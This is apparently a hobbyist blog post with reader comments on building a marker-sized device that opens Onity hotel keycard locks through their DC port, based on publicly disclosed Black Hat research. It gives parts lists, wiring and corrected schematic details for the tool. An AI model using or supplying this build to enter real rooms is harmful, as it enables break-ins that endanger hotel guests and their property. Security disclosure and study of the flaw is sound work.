- 1 Arduino (Almost any kind works, Cody used a Arduino Mega 128)
- 1 DC barrel jack, 5mm outer diameter, 2.1mm inner diameter
- 1 5.6k resistor
- 1 Onity Door lock

I already had the door lock from a previous eBay purchase that I may or may not fully remember. The next step was getting an Arduino. This part wasn't too hard either since every hacker and their grandmother should have about 50 of these laying around. I just so happen to have one from "The Worlds Number 1 Hacker" contest a few years back that I won at DEF CON. And the barrel jack and connector I had laying around.


With the parts listed above I was able to build the Arduino circuit and load up the Arduino sketch that Cody provided at http://demoseen.com/bhpaper.html. Testing that it worked was as easy as plugging in the barrel connector and waiting for the green light on the lock to light up. Now that I knew this was working, it was time to build the working prototype that would fit in a dry erase marker.

I went over to the local hacker space to get some help with the circuit diagram from my friends Josh Krueger and Jordan Bunker. We knew that we needed a crystal to have correct timing for the code to work and unlock the door. We also needed to supply the Arduino with about 3-5 volts, and the digital 3 pin with 3.3v for the one-wire serial to work. Getting the circuit this small isn't that much of a hassle, but it can be a bit of a pain doing it with limited parts on hand. After a bit of back and forth on the design we agreed on the following parts to complete the project that night. This is by no means the best solution or the only solution to make this fit into a pen, but for what we had available and with the time we had to do it, it's what we were able to come up with.


The parts we used to complete this build are the following:

- 1 ATMega328 (pre-loaded with the sketch)
- 1 5.6k resistor
- 1 30 ohm resistor
- 1 16Mhz Crystal
- 1 3.3v Zener diode
- 1 A23 12V Battery
- 1 SPST tall mini push button (momentary on)
- 1 DC (coaxial) barrel connector, 5mm outer diameter, 2.1mm inner diameter
- 1 Protoboard 1-3/4in. X 1-1/2in

If you follow the diagram below you should be able to built and create your own hotel door opener pen.



Your finished product should look something like this.



And then because everyone loves a video demo, here is the marker in action with my hotel door lock.

I have a couple questions about the clock timing:

1) If you're shooting for a minimum-component build, why use an external 16MHz crystal? Why not use the 8MHz internal clock and double any relevant time delays in the code?

2) Since you're using a crystal, where are the 20-24pf load capacitors on each side of it (XTAL1 and XTAL2 to ground)? Without these it's likely that the timing is rather imprecise, and if precision timing isn't needed then why not just bypass the crystal altogether as in #1?

Anyone knows what kind of battery holder is being used (and maybe where I could get one)?

All the holders I found where like this:

http://image.made-in-china.com/2f0j00cCwabTfICLoA/Cell-Box-Batter-Holder-Batteries-Accessories-KLS5-Type-.jpg

I'm surprised nobody has pointed this out yet, but using a SMD (surface mount device) ATtiny85, this could conceivable be fit inside a standard ball point pen, though it may need to be dead-bug wired to fit.

to be specific about the (possible) errors commented on that I still see present in the diagram are:

A close look at the circuit diagram and the build photos posted on the linked site suggests there are two errors on the schematic. The first is the 30 ohm resistor from the battery to the zener which is clearly too small. The photo suggests it is 3k3 which is, arguably, too small. The correct value should be around 470 or 560 ohms IMHO. Using 30 ohms would probably seriously stress that zener and the (small) batteries suggested.

The second error is the connection between the connector barrel and the 3.3V rail which does not match the original designer's description. It should instead go directly to pin 5. A close look at the build photo suggests that was actually the arrangement used.
and

The 5.6K should be used to pull the barrel high, with the barrel inner connected directly to PD3. The circuit diagram is wrong. I don't seem to be able to comment on his page.

can we please get some updated/corrected info?

I too would like an updated schematic.

I had read comments here and hackaday that there were some errors?

Is the current 'drawing' the most updated/correct schematic?

Are there any updated schematics for this? I would like building one right away. So do you have an updated schematic and maybe some pictures of the final product and the board without tape?

Resistor appearance can vary considerably, if your not sure about the value of your resistor check out the color code. LMWTFY:

http://en.wikipedia.org/wiki/Electronic_color_code .

Zener diodes are only available from the Zener corporation in Switzerland.

No wait, you can get them from a crap ton of places just google it.

Regardless, trying to have us guess-tronic your tool together over the internet via blog comments is a pain. Check out some local hacker space or , failing that a local community college that has a electronics program. People at those places with like be overjoyed to help you out, sans the internet sarcasm.

I picked up a 30ohm and it looks NOTHING like the one in the photo.. can we get confirmation on what that resistor actually is.. and still no response on a good place to get a 3.3v zener :(

anyone have a link to a place where I can get the 3.3 zener diode?

The circuit diagram has been updated. R2 is now in the correct place. In previous comments I made a mistake and sometimes said PD1 when I meant PD3.

David, I actually built two versions of the original design using the audrino uno and using an audrino 256.

http://www.forbes.com/sites/andygreenberg/2012/08/28/videos-show-hackers-reproducing-and-refining-hotel-lock-trick-that-opens-millions-of-rooms/1

I'm the clown in the still shot on the page.. the hack/device works.. I just definitly want to shrink it down further.. using the uno I was able to get the project down to the size of a nerf replacement darts box.. but even then its too big for my personal liking.

I hope I'm replying to you. This is kinda hard from a phone. Anyways we have an updated diagram that will be getting posted soon. I'll try to get to your other questions when I'm back in front of an actual computer as well.

You wouldnt need a battery connector if you soldered directly to the leads on the battery.. I will concur however I would like more detailed view of the soldered circuit that is pictured here - that or at least some follow up from the original poster about the connection questions peole have.

I based the wiring based on the circuit described in the demoseen.com website. The talk is here:

http://demoseen.com/bhtalk2.pdf

and here:

http://daeken.com/blackhat-paper (site seems to be down)

The main info is here:

http://demoseen.com/bhpaper.html

R2 should be between VCC and PD1 while barrell inner should connect directly to PD1.

Best to try the circuit first using an arduino board as in the initial talk, then shrink things down.

I don't see any reason other chips cannot be used except for all the time needed to change the code. Best to keep it simple.

After examining the pics, counting pins and trying to make sense of that solder blob under the red wire, I tend to agree with Daniel's assessment. Presuming the yellow wire goes to the inner barrel, that is... because the yellow wire appears to connect directly to PD3, with the 'short leg' of R2 connected to VCC in the aforementioned blob.

If I haven't totally forgotten the mnemomic, R1 in the pic's actually a 33.2 or 33.3 ohm (can't really tell if the 3rd band's red or orange), for what it's worth.

I guess we're to assume the mini-switch in the parts list is mounted on or integrated into one of the battery holders (which are NOT on the parts list)... it looks like there's a hole in the bottom cap for actuating it while assembled, but I don't really see it in the pics. Perhaps that's what the 'cold' blob on the anode end of the zener is waiting to flow around?

Apart from buying a bareduino (not a plug) on Amazon. Hey they got the arduino bootloader already installed so you're halfway there and you've got the crystal caps and a voltage regulator for $6.95-8.95

Wonder if this work will a Teensy? Besides changing the iopin to pin 7 I'll have to look at the timing differences. Hmmm. Anybody care to chime in?

Have we confirmed that the circuit board sketch is correct or not? And anyone have a good source for the parts.. Radio Shack only carries some of the parts and I would like to work on this project this weekend.

The circuit diargam shown is wrong. R2 is in the wrong place. It should be between the Zener and the barrel inner and not as shown. The barrel inner should connect directly to PD3. You seem to have wired it correctly on the stripboard. Probably just a mistake. PD3 pulls the line low to give a 0 data pulse to the door, while the resistor holds it high to 3.3V when the chip is not pulling it low.

Not essential but I am slightly concerned about R1 I=V/R (12V-3,3V/30R)means 300mA flowing through D1 (probably slightly less due to door lock and chip). At least make sure to use a high power zener, but better to try and measure the current flowing through D1 and increase R1 greatly.

Why is the Barrel Inner connected to VCC ??

I can't think of a reason why it wouldn't work with the ATTiny85. It might need some changes in timing but it should still be possible.


I was actually able to screw it into the plastic tip of the marker. I created the thread as I screwed it in, so it worked out perfectly. :)

A few things.. 1.) would you do a video of the actual assembly of the device.. 2.) would you be willing to sell the parts in a kit or fully assembled.. I would love to buy it.. 3.) what about selling just the pre-programmed atmega?

http://www.youtube.com/watch?v=nYAwEikopzI

Hacker Will Expose Potential Security Flaw In Four Million Hotel Room Keycard Locks

For the record, those chain locks are also insecure :P



Brocious demonstrating his unlocking tool on an Onity lock in a New York City hotel.

The next time you stay in a hotel room, run your fingers under the keycard lock outside your door. If you find a DC power port there, take note: With a few hacker tricks and a handful of cheap hardware, that tiny round hole might offer access to your room just as completely as your keycard.